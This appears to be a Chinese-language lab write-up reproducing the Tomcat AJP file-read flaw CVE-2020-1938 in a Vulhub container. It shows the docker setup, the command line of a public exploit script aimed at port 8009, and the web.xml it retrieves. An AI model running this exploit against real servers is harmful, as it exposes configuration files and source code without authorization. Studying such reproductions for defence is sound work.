Tomcat AJP文件包含漏洞 (CVE-2020-1938)


漏洞简介

该漏洞是由于Tomcat AJP协议存在缺陷而导致，攻击者利用该漏洞可通过构造特定参数，读取服务器webapp下的任意文件，例如可以读取 webapp 配置文件或源代码。若目标服务器同时存在文件上传功能，攻击者可进一步实现远程代码执行。

漏洞复现

在https://vulhub.org/上下载tomcat的docker文件，利用`docker-compase up -d`启动服务，服务启动后，访问`http://192.168.136.129:8080/`，还有一个正在侦听的AJP端口8009。

```
root@kali:~/桌面/vulhub/tomcat/CVE-2020-1938# docker-compose up -d
Creating network "cve-2020-1938_default" with the default driver
Pulling tomcat (vulhub/tomcat:9.0.30)...
9.0.30: Pulling from vulhub/tomcat
dc65f448a2e2: Pull complete
346ffb2b67d7: Pull complete
dea4ecac934f: Pull complete
8ac92ddf84b3: Pull complete
d8ef64070a18: Pull complete
6577248b0d6e: Pull complete
576c0a3a6af9: Pull complete
6e0159bd18db: Pull complete
acbdffd7df48: Pull complete
6a8292ccd53f: Pull complete
17870aa0b306: Pull complete
Digest: sha256:568d9a8b3206501bfe2b15980287013cadabf45c33db54987736b4ec05502c14
Status: Downloaded newer image for vulhub/tomcat:9.0.30
Creating cve-2020-1938_tomcat_1 ... done
root@kali:~/桌面/vulhub/tomcat/CVE-2020-1938# docker ps
CONTAINER ID   IMAGE                COMMAND             CREATED         STATUS         PORTS                                                NAMES
592184ca39c3   vulhub/tomcat:9.0.30   "catalina.sh run"   6 minutes ago   Up 6 minutes   0.0.0.0:8009->8009/tcp, 0.0.0.0:8080->8080/tcp   cve-2020-1938_tomcat_1
root@kali:~/桌面/vulhub/tomcat/CVE-2020-1938#
```



访问成功，直接利用现成的py脚本进行测试，`python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.136.129 -p 8009 -f WEB-INF/web.xml`，这里注意要用python2.

```
root@kali:~/CNVD-2020-10487-Tomcat-Ajp-lfi# python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.136.129 -p 8009 -f WEB-INF/web.xml
Getting resource at ajp13://192.168.136.129:8009/asdf
----------------------------

<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>

root@kali:~/CNVD-2020-10487-Tomcat-Ajp-lfi#
```

成功读取到了WEB-INF/web.xml的信息。